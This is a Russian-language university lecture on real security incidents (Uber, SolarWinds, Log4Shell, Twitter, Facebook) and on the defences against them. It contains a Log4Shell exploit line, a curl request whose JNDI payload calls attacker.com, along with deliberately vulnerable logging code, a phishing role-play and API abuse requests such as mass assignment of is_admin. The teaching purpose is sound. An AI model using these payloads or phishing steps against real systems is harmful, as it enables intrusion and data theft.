ИНЦИДЕНТЫ ИБ В РЕАЛЬНОМ МИРЕ: АНАЛИЗ, УРОКИ, ВЫВОДЫ

ЛЕКЦИЯ № 13

ДИСЦИПЛИН: ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

ПРЕПОДАВАТЕЛЬ: МАРКИНА ТАТЬЯНА АНАТОЛЬЕВНА

ВИЗУАЛЬНАЯ ВРЕМЕННАЯ ШКАЛА ИНЦИДЕНТОВ

МЕТОДОЛОГИЯ АНАЛИЗА "КОЛЕСО ПРИЧИН"

- **Техническая:** Баг в коде, ошибка конфигурации
- **Процессная:** Нет ревью, нет тестирования
- **Человеческий:** Фишинг, ошибка оператора
- **Архитектурный:** Неправильный дизайн системы

ПЛАН ЛЕКЦИИ

1. Кейс №1: Утечка через GitHub
2. Кейс №2: Атака на цепочку поставок
3. Кейс №3: Социальная инженерия
4. Кейс №4: Небезопасный API

КЕЙС №1: UBER (2022)

- **Когда**: Сентябрь 2022
- **Причина**: .env файл в публичном репозитории
- **Содержимое**: AWS, Slack, DUO ключи
- **Обнаружил**: 17-летний хакер через поиск GitHub
- **Последствия**: Полный доступ к внутренним системам

АКТИВНОСТЬ 1 РАССЛЕДОВАНИЕ ИНЦИДЕНТА

ВАША РОЛЬ:

- Группа 1 (DevOps): Технические решения
- Группа 2 (Архитекторы): Дизайн системы
- Группа 3 (Процессы): Организационные меры

СЦЕНАРИЙ:

Разработчик закоммитил в публичный репозиторий

файл config.yml с:

- AWS_ACCESS_KEY_ID=AKIA...
- DATABASE_PASSWORD=SuperSecret123
- SLACK_TOKEN=xoxb-..."

Задача: Предложить 3 уровня защиты

ТЕХНИЧЕСКИЕ РЕШЕНИЯ

- ✅ Pre-commit hooks с git-secrets
- ✅ Регулярное сканирование: truffleHog, gitleaks
- ✅ Хранение секретов: HashiCorp Vault, AWS Secrets Manager
- ✅ Мониторинг: GitHub Audit Log, CloudTrail алерты

АРХИТЕКТУРНЫЕ РЕШЕНИЯ

- ✅ Принцип разделения: Секреты ≠ Код
- ✅ Zero Trust Architecture: Проверка каждого запроса
- ✅ Минимальные привилегии: IAM роли, не пользователи
- ✅ Изоляция окружений: Dev/Stage/Prod разделены


ПРОЦЕССНЫЕ РЕШЕНИЯ

- ✅ Обучение: Осведомленность о безопасности для разработчиков
- ✅ Чек-листы: Перед коммитом, перед пулл-реквестом
- ✅ Парное программирование/ревью для критических изменений
- ✅ Регулярные аудиты и penetration testing

СТАТИСТИКА УТЕЧЕК ЧЕРЕЗ GITHUB

- В 2024 году GitHub выявил 39 млн утечек ключей и паролей в репозиториях
- Утечки секретной информации обнаружены в 100 000 репозиториев на GitHub

ЧТО ТАКОЕ SUPPLY CHAIN ATTACK?



КЕЙС №2: SOLARWINDS (2020)

1. Атака на SolarWinds: Компрометация билд-системы
2. Инъекция бэкдора: В обновление Orion Platform
3. Распространение: 18,000+ организаций автоматически обновились
4. Активация: Бэкдор связывается с C&C сервером
5. Эскалация: Перемещение по сетям жертв

LOG4SHELL — ТЕХНИЧЕСКИЙ РАЗБОР

УЯЗВИМЫЙ КОД:

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class VulnerableApp {
    private static final Logger logger = LogManager.getLogger();

    public void process(String userInput) {
        logger.info("Request: {}", userInput); // ОПАСНО!
    }
}
```

ЭКСПЛУАТАЦИЯ:

```
curl http://app.com/ --header "User-Agent: ${jndi:ldap://attacker.com/a}"
```

ЗАЩИТА ЦЕПОЧКИ ПОСТАВОК — ПРАКТИЧЕСКИЕ ШАГИ

1. SBOM (Software Bill of Materials)
   - Что внутри вашего приложения?
   - Пример: CycloneDX, SPDX

2. Проверка целостности
   - Цифровые подписи пакетов
   - Hash-суммы зависимостей

3. Изоляция
   - Private package repositories
   - Air-gapped среды для сборки

4. Мониторинг
   - Автоматическое сканирование на CVE
   - Alerting при новых уязвимостях

СТАТИСТИКА SUPPLY CHAIN АТАК

В апреле 2025 года исследователи Cyble dark web наблюдали заявления о 31 такой атаке. С тех пор кибератаки с последствиями для цепочки поставок в среднем составляют 26 в месяц, что вдвое больше, чем с начала 2024 года по март 2025 года.

КЕЙС №3: TWITTER (2020) — КАК ВЗЛОМАЛИ СИНИХ ПТИЧЕК

1. Исследование: Найден инструмент для сброса паролей сотрудников
2. Фишинг: SMS сотруднику "Позвоните в техподдержка"
3. Обман: "Я из IT, нужен доступ к панели"
4. Эскалация: Доступ к внутренним инструментам
5. Результат: Твиты от Obama, Musk, Biden с биткоин-мошенничеством

РОЛЕВАЯ ИГРА — "ОДИН ДЕНЬ ХАКЕРА"

ВАША РОЛЬ: Вы хотите получить доступ к GitHub о
рганизации

ШАГ 1: Сбор информации (OSINT)

- LinkedIn сотрудников
- GitHub commit history
- Доменные emails

ШАГ 2: Целевой фишинг

- Письмо от "тимлида" с просьбой review кода
- Ссылка на поддельную GitHub OAuth страницу

ШАГ 3: Использование доступа

- Клонирование приватных репо
- Поиск секретов
- Установка backdoor

ВАША ЗАДАЧА:

На каждом шаге предложите защиту

Формат: индивидуальная работа

ЗАЩИТА ОТ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

ТЕХНИЧЕСКИЕ МЕРЫ:

- FIDO2 / WebAuthn (аппаратные ключи)
- Conditional Access (геолокация, устройство)
- Email authentication (DMARC, DKIM, SPF)

ОРГАНИЗАЦИОННЫЕ:

- Security awareness training (регулярное!)
- Процедуры подтверждения (двойное подтверждение)
- Таблицы эскалации (когда и кому сообщать)

ЧЕЛОВЕЧЕСКИЕ:

- Здоровый скептицизм
- "Если сомневаешься — не делай"
- Культура сообщения о подозрительном

ЭФФЕКТИВНОСТЬ ТРЕНИРОВОК

KnowBe4 Statistics:

- После регулярных тренировок фишинга:
- Click rate падает с 32% до 5%
- Report rate растет с 12% до 45%

Самые уязвимые роли:

- HR (42% кликают)
- Finance (38%)
- IT (да, 35%!)

КЕЙС №4: FACEBOOK (2021) — УТЕЧКА 533 МЛН ПОЛЬЗОВАТЕЛЕЙ

ЧТО СЛУЧИЛОСЬ:

- Уязвимость в функции "Add Friends"
- API endpoint возвращал полные профили
- Без авторизации, rate limiting
- Данные: телефоны, emails, имена, локации

АКТИВНОСТЬ 3 АУДИТ ГИПОТЕТИЧЕСКОГО API

API СПЕЦИФИКАЦИЯ:

GET /api/v1/users/{id}/friends

//Возвращает список друзей пользователя

POST /api/v1/messages/send

//Отправляет сообщение другому пользователю

GET /api/v1/posts?user_id={id}

//Возвращает посты пользователя

ВАШИ ЗАДАЧИ:

1: Найти BOLA (Broken Object Level Auth)

2: Найти Excessive Data Exposure

3: Найти Mass Assignment

BOLA (Broken Object Level Authorization):

GET /api/v1/users/123/friends → 403 OK

GET /api/v1/users/456/friends → 200 OK (НО я не u
ser 456!)

Проблема: Проверка owner'a объекта

Excessive Data Exposure:

Ответ API: {name: "Ivan", email: "...",

phone: "...", internal_id: "...",

is_admin: false, api_key: "..."}

Проблема: Возвращаем ВСЕ поля, включая внутр
енние

Mass Assignment:

POST /api/v1/users {name: "...", email: "...",


is_admin: true, balance: 1000000}

Проблема: Клиент может установить любые поля

ПРИНЦИПЫ БЕЗОПАСНОГО API ДИЗАЙНА

OWASP API SECURITY TOP 10 (2023)

OWASP API Security Top-10 2019
API1 Broken Object Level Authorization
API2 Broken User Authentication
API3 Excessive Data Exposure
API4 Lack of Resources & Rate Limiting
API5 Broken Function Level Authorization
API6 Mass Assignment
API7 Security Misconfiguration
API8 Injection
API9 Improper Assets Management
API10 Insufficient Logging & Monitoring



OWASP API Security Top-10 2023	
API1 Broken Object Level Authorization	Same
API2 Broken Authentication	Updated
API3 Broken Object Property Level Authorization	Updated
API4 Unrestricted Resource Consumption	Updated
API5 Broken Function Level Authorization	Same
API6 Unrestricted Access to Sensitive Business Flows	New
API7 Server-Side Request Forgery (SSRF)	New
API8 Security Misconfiguration	Same
API9 Improper Inventory Management	Updated
API10 Unsafe Consumption of APIs	New

АКТИВНОСТЬ #4 — "ЧЕК-ЛИСТ ИНЖЕНЕРА"

СОЗДАЙТЕ ЧЕК-ЛИСТ НА 10 ПУНКТОВ: Что должен проверить инженер перед...

Примеры:

- Проверил ли я, что нет секретов в коде?
- Сканировал ли я зависимости на CVE?
- Проверил ли авторизацию на уровне объектов в API?
- Обсудил ли с командой возможные атаки?
- Знаю ли я процедуру при обнаружении инцидента?

ВАША ЗАДАЧА:

- В группах создайте свой чек-лист (5 минут)
- Затем объединим в общий

КЛЮЧЕВЫЕ ВЫВОДЫ ЛЕКЦИИ

1. ИНЦИДЕНТЫ ПОВТОРЯЮТСЯ

- Те же ошибки, новые технологии
- Учитесь на чужих ошибках

2. БЕЗОПАСНОСТЬ — ЭТО FEATURE

- Не "добавить потом"
- Архитектура, код, процессы с самого начала

3. ЗАЩИТА В ГЛУБИНУ

- Не одна мера, а много слоев
- Технические + процессные + человеческие

4. КАЖДЫЙ РАЗРАБОТЧИК — ЭТО SECURITY

- Первый и последний рубеж обороны
- Культура безопасности > инструменты

ОТВЕТЫ НА ВОПРОСЫ

СПАСИБО ЗА ВНИМАНИЕ!

ДОПОЛНИТЕЛЬНЫЕ ИСТОЧНИКИ